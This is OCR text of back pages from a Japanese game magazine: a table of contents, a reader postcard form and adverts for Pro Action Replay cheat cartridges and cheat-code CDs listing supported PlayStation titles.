❶㊝と読者のTalk 2 Talk　❷ユーザーズフォーラム　❸誌上裁判　❹漢の花道　❺GL博物院　❻激安番長　❼GL HitChart!!　❽巡回診療所　❾同人わーるど　❿星屑ジギーの言うことにゃ　⓫アジアウェーブ　⓬美少女業界にメガトンパンチ!!　⓭女王さまと賢者の石　⓮見えないゲームの事情　⓯知られざるアニメの裏側　⓰ゲーム業界流言飛語　⓱テレビ業界の掟　⓲POWER OF DREAM　⓳㊟ゲーム紀行　⓴分解天国　㉑Master of Emulator　㉒クソゲー星人　㉓GLギャラリー　㉔ゲーム改造コード集　㉕改造コード普及委員会　㉖たにしげのパソゲー改造講座　㉗エロゲームマニアックス　㉘ゲームボーイソフト開発教室　㉙ハードハック　㉚匠の技　㉛まんがなるへそ物語外伝　㉜CD-Rクラック　㉝板前の3分ハッキング　㉞Master of Virus　㉟レトロゲーム　㊱68まみれ　㊲基板道場　㊳GLインフォメーション　㊴GL買い物術・東日本　㊵GL買い物術・西日本　㊶今月の改造ツール　㊷今月のエミュレータ　㊸W@REZをめぐる冒険

郵便はがき

料金受取人払

京橋局承認
697

差出有効期間
2000年4月12日

1048790
186

東京都中央区京橋
3-14-6
斎藤ビル

㈱三才ブックス
ゲームラボ編集部
コーナー 行

住所	□□□-□□□□　☎　（　）	
	フリガナ	
	都道府県　市区郡	
	フリガナ	
氏名	フリガナ	ペンネーム
年齢	男・女	職業

住所・氏名には必ずフリガナをお願いします　5月号

あのプロアクションリプレイが
お手頃価格になって新登場！

ゲーム攻略ナビゲーター

HIGH TECH OPTION SERIES

PS用

PAR2用 秘技コードCD Vol.1

278タイトル2651種類の秘技コードを収録

別冊秘技コード集 Part1～EXの総集編！
CDを読み込ませるだけで秘技コードを使用可能!!

定価￥2.980

NEW

●PS用 定価￥5.800
●GB用 定価￥4.800
カラー対応！
人気ソフト「遊戯王」等が対応！

●SS用 定価￥5.800
●N64用 定価￥5.800
人気ソフト「ゼルダの伝説」「FZERO」「ヨッシーストーリー」等を新たに収録！

PAR2/PAR3用 秘技コードCD Vol.2

NEW

185タイトルの秘技コードを収録

定価￥2.980

●アストロノーカ ●アドヴァンストVG2 ●アバラバーン ●アフレイドギア ●アルバレアの乙女 ●あやかし忍伝くの一番 ●アンジェリークSpecial2 ●アンシャントロマン ●いただきストリート ゴージャスキング ●10101スターシップ・ウィル ●ウルトラマン Fighting Evolution ●ヴァンパイア セイヴァー EXエディション ●エキサイティング バス ●エクサレギウス ●X-MENvs .STREET FIGHTER EXエディション ●エコーナイト ●エピカ・ステラ●エフィカス この想いを君に・・・ ●エーベルージュ スペシャル ●エンジェル・ブレード ネオ・東京・ガーディアンズ ●お嬢様特急 ●オーバーブラッド2 ●OPTIONチューニングカーバトル ●オリンピア・高砂 パーチャパチスロⅡ ●オレっ！トンパ ●カウボーイビバップ ●影牢 ～刻命館 真章～ ●学校をつくろう！ ●カプコンジェネレーション 第1集～撃墜王の時代～ ●カプコンジェネレーション 第2集 ～魔界と騎士～ ●可変走攻バイク ●川のぬし釣り ～秘境を求めて～ ●仮面ライダー ●銃夢 -火星の記憶- ●季節を抱きしめて ●キャプテンコマンドー ●ギャングウェイ・モンスターズ ●ギルティ・ギア ●銀河お嬢様伝説ユナファイナル・エディション ●クイーンズロード ●クライシスピート ●G・T・A グランドセフトオート ●クリティカルブロウ ●黒の剣 ●K.O.－ザ・ライブ・ボクシングー ●御意見無用Ⅱ ●個人教授 ●コナミアンティークスMSXコレクション Vol.1 ●コンビネーションプロサッカー ●XI[sai] ●サイドバイサイドスペシャル ●ザ・キング・オブ・ファイターズ '97 ●ザ・キング・オブ・ファイターズ 京 ●ザ・コンビニ スペシャル ●里見の謎 ●ザ・マスターズファイター ●サンダーフォース・パーフェクトシステム ●サンバイダー ●新世紀エヴァンゲリオン エヴァと愉快な仲間たち ●G・O・D pure ●Gダライアス ●実況パワフルプロ野球 '98開幕版 ●SHADOW TOWER ●私立ジャスティス学園 ●シルエットミラージュリプログラムドホープ ●ジングルキャッツ ●スター・ウォーズ マスターズ オブ テラス・カシ ●スターオーシャン セカンドストーリー ●ずっとい っしょ ●ストライカーズ1945Ⅱ ●STREET GAMES 97 ●スピンティル ●スラムドラゴン ●スレイヤーズろいやる ●スレイヤーズわんだほ～ ●精霊召喚 ～プリンセス オブ ダークネス～ ●全日本女子プロレス女王伝説 ～夢の対抗戦～ ●双界儀 続 初恋物語 ～修学旅行～ ●卒業Ⅲ ウェディング・ベル ●ソルディバイド ●ダイナマイトポクシング ●タクティクス オウガ ●ダーク メサイア ●ダブルキャスト ●DANCING BLADE かっとに桃天使！ ●チョロQ3 ●チョロQマリン Qボート ●ツインビーRPG ●ディアブロ ●テイルコンチェルト ●デストライブ4 ●デストレーガ ●天使問盟 ●同級生2 ●東京23区 制服WARS ●東京魔人学園剣風帖 ●絆MAX2 ●闘神伝カードクエスト ●闘神伝2・闘神伝2 PLUS ●闘神伝3 ●トカ ツーリングカーチャンピオンシップ ●どきどきポケッチオ ●ときめきの放課後～ねっ★クイズしよ～ ●ときめきメモリアルドラマシリーズvol.2 彩のラブソング ●ドラゴンシー ●トラップガンナー ●ドルイド 闇への追跡者 ●ドルフィンズドリーム ●怒首領蜂 ●ナイトメイベイビー ●ナイトメア・クリーチャーズ ●ナイトメア・プロジェクト YAKATA ●ナスカ-98 ●NAVIT ●大阪湾岸バトル ●ナムコアンソロジー1 ●信長の野望 将星録 ●ノエル ～ラ・ネージュ～ ●バイオハザードディレクターズカットデュアルショックバージョン ●バイオハザード2 ●バイオハザード2デュアルショックバージョン ●パイロットになろう！ ●バウンティーソード・ファースト ●バーガーバーガー ●爆走 デコトラ伝説 ～男一匹夢街道～ ●パラノイアスケープ ●ハローキティのキューブでキュート ●ビートマニア ●ひざの上の同居人 ～Kitty on your lap～ ●ビシバシスペシャル ●ひみつ戦隊メタモルVデラックス ●ヒロインドリーム2 ●ファイナルファンタジーⅧ 体験版 ●ファイヤーウーマン纏組 ●ファンタスティック・フォー ●フィフス・エレメント ●FIFA Road to WORLD CUP98 ●封神演義 ●フォックスジャンクション ●フォトジェニック ●ブラッディロア ●ブラッドファクトリー ●ブリーディングスタッド2 ●プリンセスメーカー ポケット大作戦 ●bl.u.e. Legend of water ●ブルーブレイカー ～笑顔の約束～ ●ブルーブレイカーバースト ～笑顔の明日に～ ●ブルーブレイカーバースト ～微笑みを貰うと～ ●ブレイズ&ブレイドバスターズ ●BRAVE FENCER 武蔵伝 ●フロントミッション オルタナティブ ●ボケットファイター ●炎の料理人クッキングファイター好 ●ボンバーマンウォーズ ●ボンバーマン ファンタジーレース ●ボンバーマンワールド ●マジカル頭脳パワー!!パーティーセレクション ●マリーのアトリエPlus ●みつめてナイト ●みどりのマキバオー黒い稲妻白い奇跡 ●ミニ四駆爆走兄弟レッツ&ゴー!!WGP HYPER HEAT ●村越正海の爆釣日本列島 ●メタルギア ソリッド ●メタルギア ソリッド 体験版 ●メルティランサー Re-inforce ●モータルコンバットトリロジー ●桃太郎電鉄7 ●遊戯王モンスターカプセル ブレード&バトル ●ゆうわくオフィス 恋愛課 ●雷撃機兵ガブレイブⅡ ●ラビッドレーサー ●ラブリーポップ2in1 雀じゃんお恋しましょ ●闇未ちゃんの大江戸すごろく ●ラリー・デ・アフリカ ●リアルバウト餓狼伝説スペシャル ドミネイテッドマインド ●リアルロボッツ ファイナルアタック ●立体忍者活劇 天誅 ●立体忍者活劇 天誅[別Ver] ●リンダキューブ アゲイン ●ルナ シルバー スター ストーリー ●レイ・トレーサー ●レガイア伝説 ●ワールドスタジアム2

PAR2/PAR3用 秘技コードCD Vol.3

NEW

定価￥2.980

新発売！！

●I.Q FINAL ●AZITO2 ●アドバン・レーシング ●アナザー・マインド ●アボなしギャルズお・り・ん・ぼ・す ●アール・タイプ デルタ ●R4－リッジレーサータイプ4－ ●イワトビペンギンロッキー×ホッパー2 探偵物語 ●ヴィーグルキャヴァリアー ●ヴィジランテ8 ●海のOH！YAH！ ●ウルトラマンティガ&ウルトラマンダイナ 新たなる二つの光 ●エアガイツ ●エア・グレ イヴ ●英雄伝説1&2 ●英雄伝説3 白き魔女 ●英雄伝説4 朱紅い雫 ●SLで行こう ●A列車で行こう5 ●エリーのアトリエ ●エンドセクター ●オーバードライビンⅢ ●ガーディアン・リコール 守護獣召還 ●カプコンジェネレーション～第3集 ここに歴史はじまる～ ●カプコンジェネレーション ～第4集 孤高の英雄～ ●カプコンジェネレーション ～第5集 格闘家たち～ ●かまいたちの夜 特別編 ●ガメラ2000 ●火星物語 ●風の丘公園にて ●風のノータム ●がんばれゴエモン ～来るなら恋！綾繁一家の黒い影～ ●キティ・ザ・クール! カプキでたのしくおどって☆! ●機動戦士ガンダム 逆襲のシャア ●機動戦士Zガンダム ●久遠の絆 ●クラッシュ・バンディクー3 ～ブッとび！ 世界一周～ ●グラニュー島！大冒険 ●クールボーダーズ3 ●グレイトヒッツ ●グレイトヒッツ ●クレイマン・クレイマン2 ●ファイティングイリュージョン K-1 グランプリ '98 ●幻想水滸伝2 ●サイレントメビウス 幻影の聖天使 ●サウザンドアームズ ●ザ・ファミレス ●サムライスピリッツ 剣客指南パック ●三國志VI◎JGTC ●ジオメトリーデュエル ●G-POLIC ●情熱★熱血アスリーツ～泣き虫コーチの日記～ ●Jaja馬！カルテット ●新世代ロボット戦記 BRAVE SAGA ●すたあ もんじゃ ●スタースイープ ●スーチーパイ アドベンチャー ドキドキ ナイトメア ●ストリートファイターZERO3 ●スーパーロボット大戦F ●スペクトラルフォース2 ●スポーツ ジ・エターナル ●スマッシュコート2 ●ゼイラムゾーン ●ゼウス カルネージハート セカンド ●センチメンタルジャーニー ●大戦略 MasterCombat ●玉露物語 ●ダムダムストンブランド ●ダンス！ダンス！ダンス ●超魔神英雄伝ワタル ANOTHER STEP ●チョコボの不思議なダンジョン2 ●TSUMU ●テイルズ オブ ファンタジア ●DEBUT21 ●テーマパークシアウム ●トイズドリーム ●トゥームレイダー2 ●トゥルーラブストーリー2 ●ドキドキプリティリーグ熱血乙女青春記 ●ナムコアンソロジー2 ●猫なカンケイ ●熱砂の惑星 ●破壊王 キング・オブ・クラッシャー ●実戦パチスロ必勝法！ サミーレボリューション ●初恋ばれんたいんSPECIAL ●ビットフォース3D ●ビートマニアAPPEND 3rdMIX ●秘密結社Q ●ファイナルファンタジーⅧ ●ファーストKiss★物語 ●ファミレスへようこそ！ ●封神領域エルツヴァーユ ●フォーミュラ・ワン ●武蔵 ～BUGI～ ●プチカラット ●ブラッディロアZ ●ぼっぷんぼっぷ ●ボボローグ ●ボンバーマン ●毎日猫曜日●まじかるデート ●まじかるめでぃかる ●水木しげるの妖怪武闘伝 ●Mystic Mind ～揺れる思い～●みつめてナイトR 大冒険編●モトレーサー ●桃太郎伝説 ●モンスターシード ●雪割りの花 ●ユーラシアエクスプレス殺人事件 ●らんま1/2 バトルルネッサンス ●リベログランデ ●ルシファー・リング ●ルナティックドーンⅢ ●1on1・ワン オンワン・●ワンダートレック

通販のお申込みは
0120-77-1756

受付：月～日曜（祭日も可）
9：00～20：00

★在庫確認後、下記でお申し込みください。
宅急便代引きシステム（ヤマト便）

注意：未成年者の方は保護者の電話確認が必要です。
送料：手数料はお客様負担になります。
返品：交換はできません（新品故障は除く）。＊価格は全て消費税込みです。

KARAT
有限会社カラット
〒110-0016 東京都台東区台東2-3-2 MKビル
TEL：03-5688-4654 FAX：03-5688-4188
〈ユーザーサポートTEL：03-5688-4766〉
【ホームページ】http://karat-jp.com/

GBカラー用
パワーバッテリー
GBカラー専用のパワーバッテリーパック

●1回の充電で連続約10時間使用可能。
●長時間の使用でも疲れにくい握りやすい形状。
●専用充電器付

新発売
¥1,980

PRO ACTION REPLAY 3
プロアクションリプレイ3

PAR3


HIGH TECH OPTION SERIES

PS用

驚異の新機能でパワーアップ!!!

- **高速コードサーチ機能**
  パソコンを使用せずに、単体での高速サーチが可能！！
- **エディットメモリー機能**
  ゲーム中にエディット画面を開き、メモリーの書き換えが可能！！
- **バーチャルメモリー機能**
  メモリーカードスロットにメモリーが無くてもセーブ出来る！！
  約120ブロック相当のバーチャルメモリーを搭載！！
- **パソコンとのリンク**
  パソコンと接続してサーチする場合も、パラレルポート経由でサーチが可能！！
  (PAR3専用の接続ソフトを別途発売予定)
- **より拡張されたコード**
  あらゆるケースに対応できる画期的なコードを追加！！
  コードを使用していると起動出来ないゲームなどに有効。
  コントローラパットで、コードのON/OFFが可能。
- **コードのメモリーカード保存**
  メモリーカードにコードを保存し、友達と秘技コードを交換出来る！！

PAR3操作画面



今度のPARは、ハンパじゃない!!!

パワーゲーマーも驚愕する高速コードサーチ機能搭載!!
ゲームを思いのままにクリエイトする究極の攻略ツール
遂に登場!!

定価 ¥9,800 **新発売**

通販のお申込みは
0120-77-1756

受付：月～日曜（祭日も可）
9：00～20：00

★在庫確認後、下記でお申し込みください。
宅急便代引きシステム（ヤマト便）

注意：未成年者の方は保護者の電話確認が必要です。
送料：手数料はお客様負担になります。
返品：交換はできません（新品故障は除く）。＊価格は全て消費税込みです。

有限会社カラット
〒110-0016 東京都台東区台東2-3-2 MKビル
TEL：03-5688-4654 FAX：03-5688-4188
〈ユーザーサポートTEL：03-5688-4766〉
[ホームページ] http://karat-jp.com/

T1103629050841
SANSAI BOOKS 株式会社三才ブックス 発行 雑誌03629-5